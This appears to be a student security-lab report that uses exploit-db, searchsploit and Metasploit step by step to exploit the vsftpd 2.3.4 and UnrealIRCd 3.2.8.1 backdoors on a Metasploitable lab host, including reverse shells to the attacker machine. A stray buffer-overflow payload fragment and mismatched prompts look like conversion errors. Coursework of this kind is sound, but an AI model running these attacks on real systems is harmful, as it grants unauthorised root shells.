


Part 1

1.1 In a Kali terminal, enter a sequence of commands to achieve a screenshot similar to the one below. Write your sequence of commands into your report.

Step 1: `cd /usr/share/exploitdb`

Step 2: `ls -l`



```
(kali@kali)~$ cd /usr/share/exploitdb
cd: no such file or directory: /usr/share/exploitdb

(kali@kali)~$ cd /usr/share/exploitdb

(kali@kali)~/usr/share/exploitdb$ ls -l
total 5860
drwxr-xr-x 63 root root 4096 Nov 17 23:20 exploits
-rw-r--r-- 1 root root 5834911 Oct 31 16:02 files_exploits.csv
-rw-r--r-- 1 root root 155525 Oct 31 16:02 files_shellcodes.csv
drwxr-xr-x 42 root root 4096 Nov 17 23:20 shellcodes
```

1.2 Examine the contents of `files_exploits.csv` with a text editor such as nano, vi, mousepad, etc.

a) General knowledge: what is a csv file? (You can google this)

A comma-separated values file is a delimited text file that uses a comma to separate values. Each line of the file is a data record. Each record consists of one or more fields, separated by commas. The use of the comma as a field separator is the source of the name for this file format. Typically opened up using excel.

b) What are contained in the first line of `files_exploits.csv`?

First Line: id,file,description,date,author,type,platform,port
These are the headings of the table.

c) What is the purpose of `files_exploits.csv`? (please give an educated guess based on its contents)

A list of exploits that are available for use with information about their location, description, OS platform and other things. The program may need to use this information as means to identify the location or queries of the programs which are used to exploit vulnerabilities. Possibly in relation to “searchsploit” function.


1.3 Explore what is contained in the directory 'exploits'.

a) Name three directories under the directory ‘exploits’

1: windows

2: android

3: ruby




b) Name three directories under the directory ‘exploits/windows’

1: dos

2: local

3: remote



c) Look at the content of the Python file ‘exploits/windows/local/10240.py’. According to the comments in this file, which computer program it is used to exploit?

“Millenium MP3 Studio 2.0”

1.4 Suppose you want to search for exploits from the local installation of exploit-db at Kali to attack the FTP server program VSFTPD version 2.3.2.

a) What is your command line for this?

‘searchsploit VSFTPD 2.3.2’

b) Include a screenshot on the output of your command line.

```
File Edit Search View Document Help
#!/usr/bin/env python

kali@kali: ~
File Actions Edit View Help

(kali@kali)~$ searchsploit vsftpd 2.3.2
-----
Exploit Title | Path
-----|-----
vsftpd 2.3.2 - Denial of Service | linux/dos/16270.c
-----|-----
Shellcodes: No Results

(kali@kali)~$

module = 'linux/dos/16270.c'

pad0x1 = '\x41' * 4103
n_seh = '\xeb\x1c\x90\x00'
seh = '\x03\x55\x01\x10'
nop = '\x90' * 28
pad0x2 = '\x44' * 1000

packet = header + pad0x1 + n_seh + seh + nop + shellcode + pad0x2
file=open('exploit.pls','w')
file.write(packet)
file.close()
```

c) Which exploit from the output you will select?

Exploit Title: vsftpd 2.3.2 - Denial of Service
Path: /linux/dos/16270.c

```
(kali@kali)~$ searchsploit vsftpd 2.3.2
-----
Exploit Title | Path
-----|-----
vsftpd 2.3.2 - Denial of Service | linux/dos/16270.c
-----|-----
Shellcodes: No Results
```

1.5 The exploit code you choose in Task 1.4 should be 'exploits/linux/dos/16270.c'. Copy this file to '/home/kali/Downloads' directory for possible use in future.


Note: There have been updates made to searchsploit and the “exploits” is no longer part of the path; probably because it is assumed.

```
(kali@kali)~$ searchsploit vsftpd 2.3.2
-----
Exploit Title | Path
-----|-----
vsftpd 2.3.2 - Denial of Service | linux/dos/16270.c
-----|-----
Shellcodes: No Results
```

a) Write your commands to achieve this into your lab report. (Hint: studying the ‘cp’ command in Linux)

cp /usr/share/exploitdb/exploits/linux/dos/16270.c home/kali/Downloads

b) Include a screenshot to prove that ‘16270.c’ is now under the ‘home/kali/Downloads’ directory.



Part 2

2. MSF: attacking VSFTPD 2.3.4 (NB: different version number from Task 1.4).

a) According to the report, what is the CVSS score for this vuln?

7.5

High (CVSS: 7.5)
NVT: vsftpd Compromised Source Packages Backdoor Vulnerability

b) Which section in the vuln details reveals the vsftpd version number affected by this vuln?

“Affected Software/OS”

Affected Software/OS
The vsftpd 2.3.4 source package is affected.

2.2 Follow the ‘VSFTPD’ section in the following blog article:
<https://tehaurum.wordpress.com/2015/06/14/metasploitable-2-walkthrough-an-exploitation-guide/> to exploit this vuln.

a) Include every step with the command lines involved into your lab report.

Step 1: nmap -sV -O 192.168.1.103 -p1-65535

Note: Identify TCP port 21 with vulnerability vsftpd which can also be

ascertained from the met-report in Lab 4.

Step 2: `sudo service postgresql start`

Step 3: `sudo msfdb init`

Step 4: `sudo msfconsole`

step 5: `search vsftpd`

```
msf6 > search vsftpd
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  ---                                     -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Step 6: `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 7: `show payloads`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
#  Name                Disclosure Date  Rank   Check  Description
--  ---                -
0  cmd/unix/interact    normal          No      Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 8: `set payload cmd/unix/interact`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 9: `show options`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ---      -
RHOSTS     yes              The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>'
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description
  ---      -
  Id       Name
  --       -
  0        Automatic

Exploit target:
  Id  Name
  --  -
  0   Automatic
```

Step 7: `set rhosts 192.168.1.103`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
```


Step 8: `exploit`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.103:21 - USER: 331 Please specify the password.
[*] 192.168.1.103:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (0.0.0.0 -> 192.168.1.103:6200) at 2021-04-02 11:21:42 +1100
```

Note: set payload was automatically done because no other payloads were available, therefore set payload was unnecessary.

b) Include a screenshot on your success. This screenshot should include the results of executing the following commands: 'id' and 'hostname'.



Part 3

3.1 Follow lecture slides to conduct this attack. The difference is that you should set the 'cmd/unix/reverse_perl' as the payload instead.


a) Include every step with the command lines involved into your lab report.

Step 1: sudo service postgresql start

```
(kali@kali) - [/usr/share/exploitdb]
$ sudo service postgresql start

(kali@kali) - [/usr/share/exploitdb]
$
```

Step 2: sudo msfconsole



Step 3: search unreal_irc

```
msf6 > search unreal_irc

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No      UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Step 4: use exploit/unix/irc/unreal_ircd_3281_backdoor

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Step 5: show payloads

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  cmd/unix/bind_perl                     normal No      Unix Command Shell, Bind TCP (via Perl)
1  cmd/unix/bind_perl_ipv6                normal No      Unix Command Shell, Bind TCP (via perl) IPv6
2  cmd/unix/bind_ruby                     normal No      Unix Command Shell, Bind TCP (via Ruby)
3  cmd/unix/bind_ruby_ipv6                normal No      Unix Command Shell, Bind TCP (via Ruby) IPv6
4  cmd/unix/generic                       normal No      Unix Command, Generic Command Execution
5  cmd/unix/reverse                       normal No      Unix Command Shell, Double Reverse TCP (telnet)
6  cmd/unix/reverse_bash_telnet_ssl        normal No      Unix Command Shell, Reverse TCP SSL (telnet)
7  cmd/unix/reverse_perl                  normal No      Unix Command Shell, Reverse TCP (via Perl)
8  cmd/unix/reverse_perl_ssl              normal No      Unix Command Shell, Reverse TCP SSL (via perl)
9  cmd/unix/reverse_ruby                  normal No      Unix Command Shell, Reverse TCP (via Ruby)
10 cmd/unix/reverse_ruby_ssl              normal No      Unix Command Shell, Reverse TCP SSL (via Ruby)
11 cmd/unix/reverse_ssl_double_telnet     normal No      Unix Command Shell, Double Reverse TCP SSL (telnet)
```

Step 6: set payload cmd/unix/reverse_perl

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
```

Step 7: show options

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name      Current Setting  Required  Description
----      -
RHOSTS    yes             The target host(s), range CIDR identifier, or hosts file with syntax 'file:paths'
RPORT     6667            The target port (TCP)

Payload options (cmd/unix/reverse_perl):
Name      Current Setting  Required  Description
----      -
LHOST     yes             The listen address (an interface may be specified)
LPORT     4444            The listen port

Exploit target:
Id  Name
--  -
0   Automatic Target
```

Step 8: set rhosts 192.168.1.103

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
```

Step 9: set lhost 192.168.1.102


```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.1.102
lhost => 192.168.1.102
```

Step 10: exploit

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] 192.168.1.103:6667 - Connected to 192.168.1.103:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.103:6667 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.1.102:4444 -> 192.168.1.103:50576) at 2021-04-02 11:29:41 +1100
```

b) Include a screenshot on your success. This screenshot should include the results of executing the following commands: 'whoami' and 'ip a show dev eth0'.



3.2 Repeat the above attack, but set the 'cmd/unix/reverse' as payload this time.

a) Include every step with the command lines involved into your lab report.

Step 1: sudo service postgresql start

```
(kali@kali)-[/usr/share/exploitdb]
$ sudo service postgresql start
```

Step 2: sudo msfconsole

[illegible]

Step 2: search unreal_irc

```
mstf6 > search unreal_irc
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	-----	-----	-----
0	exploit/unix/irc/ unreal_ircd_3281_backdoor	2010-06-12	excellent	No	UnrealIRCd 3.2.8.1 Backdoor Command Execution

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Step 3: use `exploit/unix/irc/unreal_ircd_3281_backdoor`

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

Step 4: show payloads

```
msf5 exploit(multi/post/multi_inject_exe) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	cmd/unix/bind_perl		normal	No	Unix Command Shell, Bind TCP (via Perl)
1	cmd/unix/bind_perl_ipv6		normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
2	cmd/unix/bind_ruby		normal	No	Unix Command Shell, Bind TCP (via Ruby)
3	cmd/unix/bind_ruby_ipv6		normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
4	cmd/unix/generic		normal	No	Unix Command, Generic Command Execution
5	cmd/unix/reverse		normal	No	Unix Command Shell, Double Reverse TCP (telnet)
6	cmd/unix/reverse_bash_telnet_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
7	cmd/unix/reverse_perl		normal	No	Unix Command Shell, Reverse TCP (via Perl)
8	cmd/unix/reverse_perl_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
9	cmd/unix/reverse_ruby		normal	No	Unix Command Shell, Reverse TCP (via Ruby)
10	cmd/unix/reverse_ruby_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
11	cmd/unix/reverse_ssl_double_telnet		normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

Step 5: set payload cmd/unix/reverse

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

Step 6: show options

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    6667             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     4444             yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target
```

Step 5: set rhosts 192.168.1.103

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
```

Step 6: set lhost 192.168.1.102

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.1.102
lhost => 192.168.1.102
```

Step 7: exploit

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.102:4444
[*] 192.168.1.103:6667 - Connected to 192.168.1.103:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.103:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 7j5x6bPg3MRd15WR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "7j5x6bPg3MRd15WR\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.102:4444 -> 192.168.1.103:56219) at 2021-04-02 11:36:48 +1100
```

b) Include a screenshot on your success. This screenshot should include the results of executing the following commands: 'whoami' and 'ip a show dev eth0'.

